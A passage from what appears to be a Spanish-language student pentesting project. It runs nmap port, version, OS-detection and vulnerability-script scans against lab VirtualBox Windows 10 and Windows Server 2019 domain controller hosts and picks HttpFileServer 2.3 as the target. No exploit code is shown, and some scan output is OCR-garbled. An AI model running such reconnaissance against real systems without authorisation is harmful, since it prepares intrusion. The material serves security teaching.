53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49244/tcp open  unknown
49381/tcp open  unknown
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49671/tcp open  unknown
49683/tcp open  unknown
49684/tcp open  unknown
49713/tcp open  unknown
49722/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 117.39 seconds
```

The output shows that port 80 is open and identified as "http". The terminal window has a red box around the command line and the "http" entry in the service column.

En esta máquina no vamos atacar ningún puerto, pero resalto el puerto 80 porque es el servidor web que permite gestionar los certificados del dominio.

Maquina Windows Server 2019 DC01:

The screenshot shows a terminal window titled "Parrot Terminal". The command \$nmap -p- -T4 192.168.1.79 is run, scanning port 192.168.1.79. The output shows the host is up with 0.0027s latency. It lists numerous open ports, mostly on TCP, including 53/tcp (domain), 80/tcp (http), 88/tcp (kerberos-sec), 135/tcp (msrpc), 139/tcp (netbios-ssn), 389/tcp (ldap), 443/tcp (https), 445/tcp (microsoft-ds), 464/tcp (kpasswd5), 593/tcp (http-rpc-epmap), 636/tcp (ldapssl), 3268/tcp (globalcatLDAP), 3269/tcp (globalcatLDAPssl), 3389/tcp (ms-wbt-server), 5985/tcp (wsman), 9389/tcp (adws), 49665/tcp (unknown), 49668/tcp (unknown), 49669/tcp (unknown), 49670/tcp (unknown), 49674/tcp (unknown), 49682/tcp (unknown), 49699/tcp (unknown), and 49709/tcp (unknown). The scan took 87.66 seconds.

```
[parrot@parrot]~$ nmap -p- -T4 192.168.1.79
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 18:50 CEST
Nmap scan report for 192.168.1.79
Host is up (0.0027s latency).

Not shown: 65511 filtered tcp ports (no-response)

PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
49665/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49674/tcp open  unknown
49682/tcp open  unknown
49699/tcp open  unknown
49709/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 87.66 seconds
[parrot@parrot]~$
```


Podemos ver los mismos puertos que en el caso anterior.

Ahora usaré este comando para ver las versiones de los servicios que corren en cada puerto:

```
nmap -sV -p- 192.168.1.135  
nmap -sV -p- 192.168.1.79  
nmap -sV -p- 192.168.1.80
```

La opción -sV nos permitirá ver las versiones que corren en cada puerto.

Esta es la información obtenida del Windows 10:



Vamos atacar

```
[parrot@parrot]~$ nmap -p- -sV 192.168.1.135
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 19:02 CEST
Nmap scan report for 192.168.1.135
Host is up (0.0014s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        HttpFileServer httpd 2.3
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7680/tcp  open  pando-pub?
49668/tcp open  msrpc       Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 268.81 seconds
[parrot@parrot]~$
```

Encontrando la versión del servicio que vamos atacar.

Ahora mostraré la información obtenida del Windows Server2019 DC01:

```
[parrot@parrot] ~
$ nmap -p- -sV 192.168.1.79
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 19:02 CEST
Nmap scan report for 192.168.1.79
Host is up (0.0023s latency).
Not shown: 65511 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-05-13 17:04:11Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf     .NET Message Framing
49665/tcp open  msrpc       Microsoft Windows RPC
49668/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc       Microsoft Windows RPC
49674/tcp open  msrpc       Microsoft Windows RPC
49682/tcp open  msrpc       Microsoft Windows RPC
49699/tcp open  msrpc       Microsoft Windows RPC
49709/tcp open  msrpc       Microsoft Windows RPC
Service Info: Host: WIN-4KNT0U4M948; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

```

The screenshot shows a terminal window titled "Parrot Terminal" displaying the output of an Nmap scan against the host 192.168.1.79. The scan results show various open ports and their corresponding services and versions. Key findings include Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) on port 80, Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name) on ports 389 and 636, and Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name) on ports 3268 and 3269. Other services listed include Simple DNS Plus (port 53), Microsoft Terminal Services (port 3389), and Microsoft Windows RPC (multiple ports like 135, 445, 464, 49665, etc.). The terminal window is part of the Parrot OS desktop environment, with other windows visible in the background.

Obteniendo Los servicios que aparecen en la imagen.

Ahora vamos con el Windows Server 2019 DC02:

```
[parrot@parrot]~$ nmap -p- -sV 192.168.1.80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 19:02 CEST
Nmap scan report for 192.168.1.80
Host is up (0.00043s latency).
Not shown: 65507 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-05-13 17:04:24Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf     .NET Message Framing
47001/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49244/tcp open  msrpc       Microsoft Windows RPC
49381/tcp open  msrpc       Microsoft Windows RPC
49664/tcp open  msrpc       Microsoft Windows RPC
49665/tcp open  msrpc       Microsoft Windows RPC
49666/tcp open  msrpc       Microsoft Windows RPC
49668/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc       Microsoft Windows RPC
49671/tcp open  msrpc       Microsoft Windows RPC
49683/tcp open  msrpc       Microsoft Windows RPC
49684/tcp open  msrpc       Microsoft Windows RPC
49713/tcp open  msrpc       Microsoft Windows RPC
```

Obteniendo los servicios que aparecen en la imagen de arriba.

Ahora vamos a usar este escaneo con nmap para detectar los sistemas operativos:

```
namp -O 192.168.1.135
namp -O 192.168.1.80
namp -O 192.168.1.79
```

Con la opción -O podremos obtener los sistemas operativos de cada host.


Ninguno consigue descubrir el sistema operativo que es, para que lo descubriera tendría que tener más servicios corriendo:

```
[parrot@parrot]~$ sudo nmap -O 192.168.1.135
[sudo] password for parrot:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 19:19 CEST
Nmap scan report for 192.168.1.135
Host is up (0.00045s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapis-ssn
MAC Address: 08:00:27:D7:E0:09 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port open_kpasswd5
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (87%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (87%), Microsoft Windows XP SP2 (85%)
No exact OS matches for host (test conditions non-ideal). NIC
Network Distance: 1 hop host (If you know what OS is running on it, see https://nmap.org/submit/ )
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.34 seconds
[parrot@parrot]~$
```

The screenshot shows a Parrot OS desktop environment with a terminal window open. The terminal window title is "Parrot Terminal". The command entered was \$ sudo nmap -O 192.168.1.795. The output of the Nmap scan is displayed, identifying the host as "Windows Server DC01". The OS detection section at the bottom of the output indicates it's a Windows XP SP3 or SP2 system. The terminal window has a red border around its content area.

```
[parrot@parrot:~]
$ sudo nmap -O 192.168.1.795
[sudo] password for parrot:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 19:18 CEST
Nmap scan report for 192.168.1.795
Host is up (0.00041s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAP
3389/tcp  open  nbt-server
MAC Address: 08:00:27:F5:90:17 (Oracle VirtualBox virtual NTC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.80 seconds
[parrot@parrot:~]
$
```



```
[parrot@parrot:~]
$ sudo nmap -O 192.168.1.80
[sudo] password for parrot:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 19:18 CEST
Nmap scan report for 192.168.1.80
Host is up (0.00037s latency).

Not shown: 988 closed tcp ports (reset) response)

PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl

MAC Address: 08:00:27:4D:8C:62 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ .)
Address: 08:00:27:F5:9D:17 (Oracle VirtualBox virtual NIC)
TCP/IP fingerprint: (This may be unreliable because we could not find at least 1 open and 1 closed port)
OS:SCAN(V=7.93%E=4%D=5/13%T=53%CT=1%CU=38388%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=645FC662%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=10C%TI=I%CI=I%II=I%Complete
OS:SS=S%TS=U)OPS(01=M5B4NW8NNS%02=M5B4NW8NNS%03=M5B4NW8%04=M5B4NW8NNS%05=M5
OS:B4NW8NNS%06=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
OS:ECN(R=Y%DF=Y%T=80%W=FFFF%0=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+%
OS:F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%0=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%Q=)
OS: 80%W=0%S=Z%A=0%F=AR%0=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%0=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=
OS:A%A=0%F=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=80%CD=Z)

Network Distance: 1 hop
```

Lo único que obtenemos en claro es que la distancia al objetivo es de un salto eso quiere decir que estamos conectados al mismo router, porque con cada salta sería un router.

Por último realizaré un escaneo exhaustivo con nmap:

```
nmap -p- -T4 -sV -O --script=vuln  
<IP_del_host>
```

- "-p-": esta opción indica a Nmap que escanee todos los puertos.
- "-T4": esta opción especifica la plantilla de tiempo que se utilizará para el escaneo. En este caso, se utiliza T4, que establece la velocidad de escaneo en "agresiva".
- "-sV": esta opción habilita la detección de versiones, lo que significa que Nmap intentará identificar las versiones de los servicios que se ejecutan en los puertos de destino.
- "-O": esta opción habilita la detección del sistema operativo, lo que significa que Nmap intentará identificar el sistema operativo del host de destino.
- "--script=vuln": esta opción indica a Nmap que ejecute el script "vuln", que escanea vulnerabilidades en los servicios que se ejecutan en los puertos de destino.

Obteniendo estos resultados en la máquina Windows Server 2019 DC02:

The screenshot shows a Parrot OS desktop environment. At the top, there's a blue header bar with the title "PROYECTO HACKING 2^a EVA". Below it is a dark-themed desktop with several icons. A terminal window titled "Parrot Terminal" is open, showing command-line output. The terminal window has a red border around the command line. The command entered is:

```
$ sudo nmap -p- -T4 -sV -O --script=vuln 192.168.1.80
```

[sudo] password for parrot:

Starting Nmap 7.93 (https://nmap.org) at 2023-05-14 08:29 CEST

Nmap scan report for 192.168.1.80

Host is up (0.00036s latency).

Not shown: 65507 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
80/tcp	open	http	Microsoft IIS httpd 10.0
_http-dombased-xss:	Couldn't find any DOM based XSS.		
_http-csrf:	Couldn't find any CSRF vulnerabilities.		
_http-stored-xss:	Couldn't find any stored XSS vulnerabilities.		
_http-server-header:	Microsoft-IIS/10.0		
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2023-05-13 17:30:42Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
3269/tcp	open	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-csrf:	Couldn't find any CSRF vulnerabilities.		
_http-stored-xss:	Couldn't find any stored XSS vulnerabilities.		
_http-dombased-xss:	Couldn't find any DOM based XSS.		
_http-server-header:	Microsoft-HTTPAPI/2.0		
9389/tcp	open	mc-nmf	.NET Message Framing
47001/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-csrf:	Couldn't find any CSRF vulnerabilities.		
_http-stored-xss:	Couldn't find any stored XSS vulnerabilities.		
_http-dombased-xss:	Couldn't find any DOM based XSS.		

At the bottom of the terminal window, there are tabs for "Menu", "Parrot Terminal", and "[Nessus Scanner (SC) / L...".

The screenshot shows a terminal window titled "Parrot Terminal" displaying the output of an Nmap scan. The terminal window has a red border around its content area.

```

Aplicaciones Lugares Sistema Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda

49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49670/tcp open msrpc Microsoft Windows RPC
49671/tcp open msrpc Microsoft Windows RPC
49683/tcp open msrpc Microsoft Windows RPC
49684/tcp open msrpc Microsoft Windows RPC
49713/tcp open msrpc Microsoft Windows RPC
49722/tcp open msrpc Microsoft Windows RPC
MAC Address: 08:00:27:4D:8C:62 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=5/14%T=53%CT=1%CU=31632%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=646080A6%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(01=M5B4NW8NNS%02=M5B4NW8NNS%03=M5B4NW8%04=M5B4NW8NNS%05=M
OS:5B4NW8NNS%06=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+
OS:%F=A%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=0%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0
